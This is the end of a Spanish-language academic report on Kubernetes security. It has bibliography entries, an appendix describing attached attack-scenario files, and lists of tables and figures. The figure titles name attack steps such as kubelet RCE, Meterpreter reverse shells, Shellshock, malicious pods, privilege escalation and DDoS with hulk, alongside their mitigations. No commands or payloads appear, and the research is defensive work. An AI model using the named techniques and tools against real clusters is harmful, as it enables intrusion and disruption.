[433] “Compromised pod - Cloud Native Security Tutorial.” https://tutorial.kubernetes-security.info/compromise/ (accessed Jul. 03, 2021).
[434] “NGINX | High Performance Load Balancer, Web Server, & Reverse Proxy,” *NGINX*. https://www.nginx.com/ (accessed Jul. 02, 2021).
[435] L, *ryuzakyl/guestbook-frontend-with-statusphp-vuln*. 2021. Accessed: Jul. 02, 2021. [Online]. Available: https://github.com/ryuzakyl/guestbook-frontend-with-statusphp-vuln
[436] “OWASP Web Security Testing Guide.” https://owasp.org/www-project-web-security-testing-guide/ (accessed Jul. 02, 2021).
[437] “DirBuster.” https://tools.kali.org/web-applications/dirbuster (accessed Jul. 03, 2021).
[438] “Metasploit | Penetration Testing Software, Pen Testing Security | Metasploit.” https://www.metasploit.com/ (accessed Jul. 03, 2021).
[439] “Using the MSFconsole Interface | Offensive Security.” https://www.offensive-security.com/metasploit-unleashed/msfconsole/ (accessed Jul. 03, 2021).
[440] “MSFvenom | Offensive Security.” https://www.offensive-security.com/metasploit-unleashed/msfvenom/ (accessed Jul. 03, 2021).
[441] “About the Metasploit Meterpreter | Offensive Security.” https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/ (accessed Jul. 03, 2021).
[442] “http.server — HTTP servers — Python 3.9.6 documentation.” https://docs.python.org/3/library/http.server.html (accessed Jul. 03, 2021).
[443] “BridgeCrew Kubernetes Policy Index,” *Bridegecrew*. https://docs.bridgecrew.io/docs/kubernetes-policy-index (accessed Jul. 09, 2021).
[444] “Inside Shellshock: How hackers are using it to exploit systems,” *The Cloudflare Blog*, Sep. 30, 2014. https://blog.cloudflare.com/inside-shellshock/ (accessed Jul. 10, 2021).
[445] “New Tigera Secure Enterprise 2.3 Anomaly Detection Deepens Visibility into Suspicious Kubernetes Activities,” *Tigera*, Feb. 20, 2019. https://www.tigera.io/blog/new-tigera-secure-enterprise-2-3-anomaly-detection-deepens-visibility-into-suspicious-kubernetes-activities/ (accessed Jul. 13, 2021).
[446] “3 Layers to Defend Your Kubernetes Workloads,” *Tigera*, Oct. 02, 2019. https://www.tigera.io/blog/3-layers-to-defend-your-kubernetes-workloads/ (accessed Jul. 13, 2021).
[447] “Cryptojacking Attacks in Kubernetes: How to Stop Them,” *StackRox: Kubernetes and container security solution*.

https://www.stackrox.com/post/2020/07/cryptojacking-attacks-in-kubernetes-how-to-stop-them/ (accessed Jul. 27, 2021).
[448] “HostPath volumes and it’s problems,” *Suraj Deshmukh*. https://suraj.io/post/k8s-hostpat-nuke-nodes/ (accessed Jul. 29, 2021).
[449] “Kubernetes Security Policy and Guide (Part 2),” *Sysdig*, Apr. 04, 2018. https://sysdig.com/blog/kubernetes-security-psp-network-policy/ (accessed Jul. 29, 2021).
[450] “Envelope encryption | Cloud KMS Documentation,” *Google Cloud*. https://cloud.google.com/kms/docs/envelope-encryption (accessed Jul. 30, 2021).
[451] “ExternalIP Service,” *Kubernetes*. https://kubernetes.io/docs/concepts/services-networking/service/#external-ips (accessed Jul. 23, 2021).
[452] “Kubernetes External IP service type | Fadhil Dev Blog.” https://www.fadhil-blog.dev/blog/kubernetes-external-ip/ (accessed Jul. 23, 2021).
[453] “LoadBalancer Service,” *Kubernetes*. https://kubernetes.io/docs/concepts/services-networking/service/#loadbalancer (accessed Jul. 23, 2021).
[454] “Kubernetes man in the middle using LoadBalancer or ExternalIPs (CVE-2020-8554),” *blog.champtar.fr*. http://blog.champtar.fr/K8S_MITM_LoadBalancer_ExternalIPs/ (accessed Jul. 23, 2021).
[455] “CVE-2020-8554: Man in the middle using LoadBalancer or ExternalIPs · Issue #97076 · kubernetes/kubernetes,” *GitHub*. https://github.com/kubernetes/kubernetes/issues/97076 (accessed Jul. 23, 2021).
[456] Tigera, *Protecting Against the Unpatched Kubernetes Vulnerability (CVE-2020-8554)*. Accessed: Jul. 23, 2021. [Online Video]. Available: https://www.youtube.com/watch?v=3AqOupULKac
[457] *nomi-sec/PoC-in-GitHub for CVE-2020-8554*. Nomi Sec, 2021. Accessed: Jul. 23, 2021. [Online]. Available: https://github.com/nomi-sec/PoC-in-GitHub#cve-2020-8554-2021-01-21
[458] “Man-in-the-Middle, Technique T1557 - Enterprise | MITRE ATT&CK®.” https://attack.mitre.org/techniques/T1557/ (accessed Jul. 24, 2021).
[459] “Kubernetes Security and Disclosure Information,” *Kubernetes*. https://kubernetes.io/docs/reference/issues-security/security/ (accessed Jul. 24, 2021).
[460] *rancher/externalip-webhook*. Rancher, 2021. Accessed: Jul. 24, 2021. [Online]. Available: https://github.com/rancher/externalip-webhook
[461] “Calico Enterprise,” *Tigera*. https://www.tigera.io/tigera-products/calico-enterprise/ (accessed Jul. 24, 2021).
[462] “NeuVector Run-Time Container Security Platform with Container Firewall,” *NeuVector*. https://neuvector.com/resources/run-time-container-security/ (accessed Jul. 24, 2021).
[463] “Container Runtime Security: Cloud and Kubernetes,” *Sysdig*. https://sysdig.com/products/secure/runtime-security/ (accessed Jul. 24, 2021).
[464] “Setup :: Istio Tutorial Docs.” https://redhat-scholars.github.io/istio-tutorial/istio-tutorial/1.6.x/1setup.html (accessed Aug. 09, 2021).
[465] “Deploy Microservices :: Istio Tutorial Docs.” https://redhat-scholars.github.io/istio-tutorial/istio-tutorial/1.6.x/2deploy-microservices.html (accessed Aug. 09, 2021).
[466] E. Rudich, *ksniff*. 2021. Accessed: Aug. 12, 2021. [Online]. Available: https://github.com/eldadru/ksniff
[467] “Ephemeral Containers,” *Kubernetes*. https://kubernetes.io/docs/concepts/workloads/pods/ephemeral-containers/ (accessed Aug. 13, 2021).
[468] 11 Minute Read Page Test, “Accessing External Services,” *Istio*. https://istio.io/latest/docs/tasks/traffic-management/egress/egress-control/#controlled-ac

cess-to-external-services (accessed Aug. 14, 2021).
[469] L. B. Nagy, “Managing mutual TLS between services with Istio.” https://banzaicloud.com/blog/istio-mtls/ (accessed Aug. 16, 2021).
[470] 2 Minute Read, “PeerAuthentication,” *Istio*. https://istio.io/latest/docs/reference/config/security/peer_authentication/ (accessed Aug. 16, 2021).
[471] N. P. (Aspen M. Group on behalf of Istio Product Security Working, “Announcing the results of Istio’s first security assessment,” *Istio*. https://istio.io/latest/blog/2021/ncc-security-assessment/ (accessed Aug. 16, 2021).
[472] *“Distroless” Docker Images*. GoogleContainerTools, 2021. Accessed: Aug. 16, 2021. [Online]. Available: https://github.com/GoogleContainerTools/distroless#why-should-i-use-distroless-images
[473] “What is an HTTP flood attack?,” *IONOS Digitalguide*. https://www.ionos.com/digitalguide/server/security/http-flood-attacks/ (accessed Aug. 19, 2021).
[474] T. Senart, *Vegeta*. 2021. Accessed: Aug. 19, 2021. [Online]. Available: https://github.com/tsenart/vegeta
[475] “What is HTTP request smuggling? Tutorial & Examples | Web Security Academy.” https://portswigger.net/web-security/request-smuggling (accessed Aug. 19, 2021).
[476] “Exploiting HTTP request smuggling vulnerabilities | Web Security Academy.” https://portswigger.net/web-security/request-smuggling/exploiting (accessed Aug. 19, 2021).
[477] “HTTP Desync Attacks: Request Smuggling Reborn,” *PortSwigger Research*, Aug. 07, 2019. https://portswigger.net/research/http-desync-attacks-request-smuggling-reborn (accessed Aug. 19, 2021).
[478] “Endpoint Denial of Service: Service Exhaustion Flood, Sub-technique T1499.002 - Enterprise | MITRE ATT&CK®.” https://attack.mitre.org/techniques/T1499/002/ (accessed Aug. 19, 2021).
[479] A. I.Grafov, *Hulk DoS tool*. 2021. Accessed: Aug. 23, 2021. [Online]. Available: https://github.com/grafov/hulk
[480] “Burp Scanner - Web Vulnerability Scanner from PortSwigger.” https://portswigger.net/burp/vulnerability-scanner (accessed Aug. 23, 2021).
[481] Evan, *Smuggler*. 2021. Accessed: Aug. 23, 2021. [Online]. Available: https://github.com/defparam/smuggler
[482] H. S. Milad, “An Investigation of the Impact of the Slow HTTP DOS and DDOS Attacks on the Cloud Environment,” p. 86.
[483] “How to automate JavaScript challenges with NodeJS and Python,” *Tarlogic Security - Cyber Security and Ethical hacking*, Dec. 07, 2016. https://www.tarlogic.com/blog/how-to-automate-javascript-challenges-with-nodejs-and-python/ (accessed Aug. 23, 2021).
[484] “Deploying Application Services in Kubernetes, Part 2,” *NGINX*, Sep. 21, 2020. https://www.nginx.com/blog/deploying-application-services-in-kubernetes-part-2/ (accessed Aug. 23, 2021).
[485] “PagerDuty | Real-Time Operations | Incident Response | On-Call,” *PagerDuty*. https://www.pagerduty.com/ (accessed Aug. 23, 2021).
[486] Slack, “Slack -- Where work happens,” *Slack*. https://slack.com/ (accessed Aug. 23, 2021).
[487] “Rate-limiting strategies and techniques | Cloud Architecture Center,” *Google Cloud*. https://cloud.google.com/architecture/rate-limiting-strategies-techniques#why_rate_limiting_is_used (accessed Aug. 24, 2021).

14. Anexos

14.1. Anexo 1. Material complementario

Adicionalmente a esta memoria, se adjunta un fichero con nombre **material-adjunto.zip** que contiene organizado por carpetas, elementos como ficheros de configuración del *cluster* (e.g., ficheros **.yaml**), configuración de herramientas utilizadas, *scripts* para automatizar procesos, entre otros.
Se adjunta también todo tipo de material complementario como ficheros de logs generados por las herramientas utilizadas, los diagramas de la taxonomía de medidas de seguridad propuestas, los charts (y sus datos correspondientes) con los resultados de las fases de auditoría en el capítulo de **diseño experimental**, etc.
A continuación se muestra un listado de la estructura de carpetas contenidas en el fichero **material-adjunto.zip** y se hará una breve descripción del contenido de cada una.

```
# materiales adjuntos incluidos en el fichero material-adjunto.zip
material-adjunto
├── attack-scenarios
│   ├── 01-abusing-vulnerable-kubelet
│   ├── 02-lateral-movement
│   ├── 03-exploiting-service-accounts
│   ├── 04-man-in-the-middle-via-cve-2020-8554
│   ├── 05-insider-threat-without-service-mesh
│   ├── 06-protect-against-malicious-traffic
│   └── vulnerable-cluster-config.yaml
├── best-practices-taxonomy
│   └── graphs
├── cis-benchmarks
│   └── Kubernetes
└── kubernetes-attack-matrix
    ├── Attack Matrix for Kubernetes.xlsx
    └── Attack Scenarios Attack Matrix for Kubernetes Coverage.xlsx
```

attack-scenarios:
En esta carpeta se ha estructurado todo el contenido referente al capítulo de **diseño experimental**, donde por cada uno de los escenarios de ataque diseñados, se proporcionan ficheros de configuración de KinD, ficheros de configuración y de *logs* de las herramientas utilizadas, entre otros.

best-practices-taxonomy:
Esta carpeta contiene los ficheros de diseño de los diagramas de la taxonomía de las buenas prácticas de seguridad en Kubernetes (https://www.diagrams.net/), así como su representación gráfica en formato *.pdf*.

cis-benchmarks:
En esta carpeta se facilitan los *CIS Benchmarks* para Kubernetes como referencia en sus diferentes versiones (**v1.4.0**, **v1.5.1** y **v1.6.0**).

kubernetes-attack-matrix:
En esta carpeta se facilita en formato Excel (*.xlsx*) la matriz de ataque para Kubernetes propuesta por el MITRE ATT&CK® y su cubrimiento para cada uno de los escenarios de ataque propuestos en el capítulo de **diseño experimental**.

15. Listado de tablas y figuras

15.1. Listado de tablas

Tabla 1. Tipos de Secrets en Kubernetes.
Tabla 2. Puertos sensibles del plano de control.
Tabla 3. Puertos sensibles de un nodo worker.
Tabla 4. Compendio de buenas prácticas de seguridad en Kubernetes.
Tabla 5. Escenario 1. Conformidad con CIS Benchmarks (pre-mitigación).
Tabla 6. Escenario 1. Escaneo externo con kube-hunter (pre-mitigación).
Tabla 7. Escenario 1. Escaneo interno con kube-hunter (pre-mitigación).
Tabla 8. Escenario 1. Conformidad con CIS Benchmarks (post-mitigación).
Tabla 9. Escenario 1. Escaneo externo con kube-hunter (post-mitigación).
Tabla 10. Escenario 2. Escaneo interno con kube-hunter (post-mitigación).
Tabla 11. Evaluación global de Polaris para el workload (pre-mitigación).
Tabla 12. Evaluación por categorías de Polaris para el workload (pre-mitigación).
Tabla 13. Resumen de los controles de Checkov (pre-mitigación).
Tabla 14. Vulnerabilidades encontradas por Checkov (pre-mitigación).
Tabla 15. Escaneo de ryuzakyl/guestbook-frontend-with-statusphp-vuln:1.0.0.
Tabla 16. Escaneo de lizrice/shellshockable:0.1.0.
Tabla 17. Casos de prueba de tráfico de red deseado en el escenario 2.
Tabla 18. Evaluación global de Polaris para el workload (post-mitigación).
Tabla 19. Evaluación por categorías de Polaris para el workload (post-mitigación).
Tabla 20. Resumen de los controles de Checkov (post-mitigación).
Tabla 21. Vulnerabilidades encontradas por Checkov (post-mitigación).
Tabla 22. Escaneo de ryuzakyl/guestbook-frontend-with-statusphp-vuln:2.0.0.
Tabla 23. Escaneo de lizrice/shellshockable:0.3.0.
Tabla 24. Efecto de las políticas de red sobre el tráfico de red deseado.
Tabla 25. Role asociado al Service Account ‘frontend-sa’.
Tabla 26. Role asociado al Service Account redis-master-sa’.
Tabla 27. Escenarios vulnerables en CVE-2020-8554 a analizar.
Tabla 28. Manifiestos de los servicios de prueba para CVE-2020-8554.
Tabla 29. Cubrimiento de las medidas de seguridad sobre los escenarios de ataque analizados.

15.2. Listado de figuras

Figura 1. Visión general de los pods en Kubernetes. (Fuente: kubernetes.io)
Figura 2. Deployments, ReplicaSets, y Servicios en Kubernetes. (Fuente: kubernetes.io)
Figura 3. Enrutamiento de tráfico mediante Ingress. (Fuente: medium.com/google-cloud)
Figura 4. Impacto de una Política de Red en el tráfico entre pods. (Fuente: faun.pub)
Figura 5. Arquitectura de Kubernetes: plano de control y plano de datos. (Fuente: kubernetes.io)
Figura 6. Arquitectura de Kubernetes con pods y contenedores. (Fuente: cloud-melon.com)

Figura 7. Modelo de las 4 C’s aplicado a Kubernetes en el contexto de la seguridad nativa en la nube. (Fuente: kubernetes.io)
Figura 8. Superficie de ataque donde el eje y muestra los posibles vectores de ataque. (Fuente: balbix.com)
Figura 9. Ejemplo de la cadena de ataque a Equifax en 2017. (Fuente: balbix.com)
Figura 10. Matriz de ataque de MITRE ATT&CK® para Kubernetes.
Figura 11. Etapas del procesamiento de una petición al API de Kubernetes. (Fuente: kubernetes.io)
Figura 12. Listado de todas las comunicaciones en un cluster de Kubernetes. (Fuente: cloudsecdocs.com)
Figura 13. Rol de las políticas de red en la comunicación entre pods.
Figura 14. Partes de RBAC expresadas en manifiestos YAML. (Fuente: cyberark.com)
Figura 15. Posibles asociaciones entre objetos de RBAC. (Fuente: cyberark.com)
Figura 16. Gestión de logs a nivel de nodo. (Fuente: kubernetes.io)
Figura 17. Arquitectura e interacción de Prometheus con Grafana. (Fuente: cncf.io)
Figura 18. Flujo de trabajo con KubeSecOps. (Fuente: vaib16dec.medium.com)
Figura 19. Arquitectura de Falco. (Fuente: thenewstack.io)
Figura 20. Comunicación entre aplicaciones en una malla de servicios. (Fuente: singlestoneconsulting.com)
Figura 21. Arquitectura genética de una malla de servicios. (Fuente:nginx.com)
Figura 22. Arquitectura de Istio. (Fuente: istio.io)
Figura 23. Conceptos del API de red implicados en la gestión del tráfico.
Figura 24. Dependencias y relaciones entre los conceptos del API de red en Istio. (Fuente: kwonghung-yip.medium.com)
Figura 25. Arquitectura de seguridad de Istio. (Fuente: istio.io)
Figura 26. Flujo de suministro de identidades en Istio. (Fuente: istio.io)
Figura 27. Precedencia de las políticas de autorización de Istio. (Fuente: istio.io)
Figura 28. Modelo de las 4 C’s aplicado a Kubernetes. (Fuente: trendmicro.com)
Figura 29. Categorización de medidas de seguridad en la capa KUBE.
Figura 30. Taxonomía propuesta de buenas prácticas de seguridad en Kubernetes.
Figura 31. Arquitectura del prototipo de cluster vulnerable. (Fuente: aquasec.com)
Figura 32. Las mallas de servicio como capa de abstracción.
Figura 33. Escaneo de direcciones IP buscando un kubelet vulnerable.
Figura 34. Obtener configuración de un kubelet vulnerable.
Figura 35. Listando los pods de un kubelet vulnerable.
Figura 36. Listando los pods y contenedores vulnerables a RCE.
Figura 37. Acceso al Service Account en un pod mediante kubelet vulnerable.
Figura 38. Impacto del escenario 1 en MITRE ATT&CK®.
Figura 39. Escenario 1. Impacto en la auditoría de blue team.
Figura 40. Escenario 1. Impacto en la auditoría de red team.
Figura 41. Servicios desplegados en el escenario 2 de desplazamiento lateral.
Figura 42. Inspección de código de la aplicación Guestbook.
Figura 43. Posible amenaza de RCE en el script controllers.js.
Figura 44. URL /status.php permite la ejecución de comandos.
Figura 45. Almacenamiento del comando a ejecutar en /guestbook.php.
Figura 46. Ejecución del comando almacenado en /status.php.
Figura 47. Consola de Metasploit a la escucha de conexiones.
Figura 48. Creación del binario de Meterpreter para la shell reversa.

Figura 49. Conexión exitosa de la shell reversa dentro del pod vulnerado.
Figura 50. Acceso a servicio vulnerable a Shellshock.
Figura 51. Reconocimiento y persistencia en pod vulnerable a Shellshock.
Figura 52. Desplazamiento vertical (north-south) desde el pod víctima.
Figura 53. Impacto del escenario 2 en MITRE ATT&CK®.
Figura 54. Evaluación global de Polaris para el workload (pre-mitigación).
Figura 55. Evaluación por categorías de Polaris para el workload (pre-mitigación).
Figura 56. Análisis del tráfico de red con illuminatio (pre-mitigación).
Figura 57. Evaluación global de Polaris para el workload (post-mitigación).
Figura 58. Evaluación por categorías de Polaris para el workload (post-mitigación).
Figura 59. Análisis del tráfico de red con illuminatio (post-mitigación).
Figura 60. Impacto de las medidas propuestas en la auditoría de Polaris.
Figura 61. Impacto de las medidas propuestas en la auditoría de Checkov.
Figura 62. Impacto de las buenas prácticas en la auditoría de Trivy.
Figura 63. El Service Account permite el listado de pods.
Figura 64. Verificación y listado de Secrets para el namespace default.
Figura 65. Muestra de información sensible obtenida del listado de Secrets.
Figura 66. Imposible crear pod y creación del manifiesto de un pod malicioso.
Figura 67. Desplazamiento lateral hacia otro pod en la infraestructura.
Figura 68. Creación de pod malicioso desde el pod redis-master.
Figura 69. Escalado de privilegios tomando el control del nodo.
Figura 70. Impacto del escenario 3 en MITRE ATT&CK®.
Figura 71. Service Accounts “de riesgo” en el cluster.
Figura 72. Reglas de RBAC de las Service Accounts “de riesgo”.
Figura 73. El Service Account no se monta en el pod cuando así se especifica.
Figura 74. Cifrado básico de secrets en etcd.
Figura 75. Éxito de la defensa asociada a buenas prácticas de RBAC.
Figura 76. Eliminadas las Service Accounts “de riesgo”.
Figura 77. Impacto del escenario 4 en MITRE ATT&CK®.
Figura 78. Servicios con externalIP desplegados correctamente.
Figura 79. Estado del cluster con Admission Controllers configurados.
Figura 80. Estado del cluster con OPA/Gatekeeper configurado.
Figura 81. Estado inicial del cluster en la configuración de Falco.
Figura 82. Estado final del cluster en la configuración de Falco.
Figura 83. Mitigación de CVE-2020-8554 mediante Admission Controllers.
Figura 84. Mitigación de CVE-2020-8554 mediante OPA Gatekeeper.
Figura 85. Mitigación de CVE-2020-8554 mediante Falco.
Figura 86. Posible acceso a servicios externos de la aplicación.
Figura 87. Tráfico egress no deseado en el cluster.
Figura 88. Tráfico interno no deseado en el deployment.
Figura 89. Tráfico interno del cluster no cifrado.
Figura 90. Ataque a la malla de servicios mediante shell en istio-proxy.
Figura 91. Impacto del escenario 5 en MITRE ATT&CK®.
Figura 92. Observabilidad del tráfico egress del cluster en Kiali.
Figura 93. Emplear plugin ksniff combinado con Wireshark.
Figura 94. Tráfico egress del cluster detectado en Wireshark.
Figura 95. Tráfico egress al host worldclockapi.com.
Figura 96. Comunicación no cifrada mostrada en el diagrama de Kiali.

Figura 97. Comunicación no cifrada mostrada en Wireshark.
Figura 98. Tag de la imagen utilizada por defecto en Istio.
Figura 99. Flujo de tráfico esperado para el Deployment empleado. (Fuente: https://bit.ly/2YaJ9Cw)
Figura 100. Tráfico de egress correctamente gestionado.
Figura 101. Protección correcta ante desplazamiento lateral.
Figura 102. mTLS configurado correctamente en Istio.
Figura 103. Comunicación cifrada (mTLS) mostrada en el diagrama de Kiali.
Figura 104. Comunicación cifrada (mTLS) mostrada en Wireshark.
Figura 105. Implantación de seguridad adicional en Istio en temas de AuthN y AuthZ.
Figura 106. El tag utilizado corresponde a una imagen distroless.
Figura 107. Protección ante obtención de una shell en istio-proxy.
Figura 108. Impacto de un ataque HTTP Flood. (Fuente: cloudflare.com)
Figura 109. Impacto de un ataque DDoS sobre la CPU.
Figura 110. Impacto de un ataque DDoS sobre la RAM.
Figura 111. Impacto del escenario 6 en MITRE ATT&CK®.
Figura 112. Consumo de CPU/RAM en Istio por un ataque DDoS con hulk.
Figura 113. Consumo de CPU/RAM en los workloads por un ataque DDoS con hulk.
Figura 114. Monitoreo de componentes de Istio mediante Addons (Parte 1).
Figura 115. Monitoreo de componentes de Istio mediante Addons (Parte 2).
Figura 116. No se observa sobrecarga de RAM/CPU en componentes de Istio.
Figura 117. No se observa sobrecarga de RAM/CPU en los workloads.
Figura 118. Herramientas de ataque limitadas por control implantado.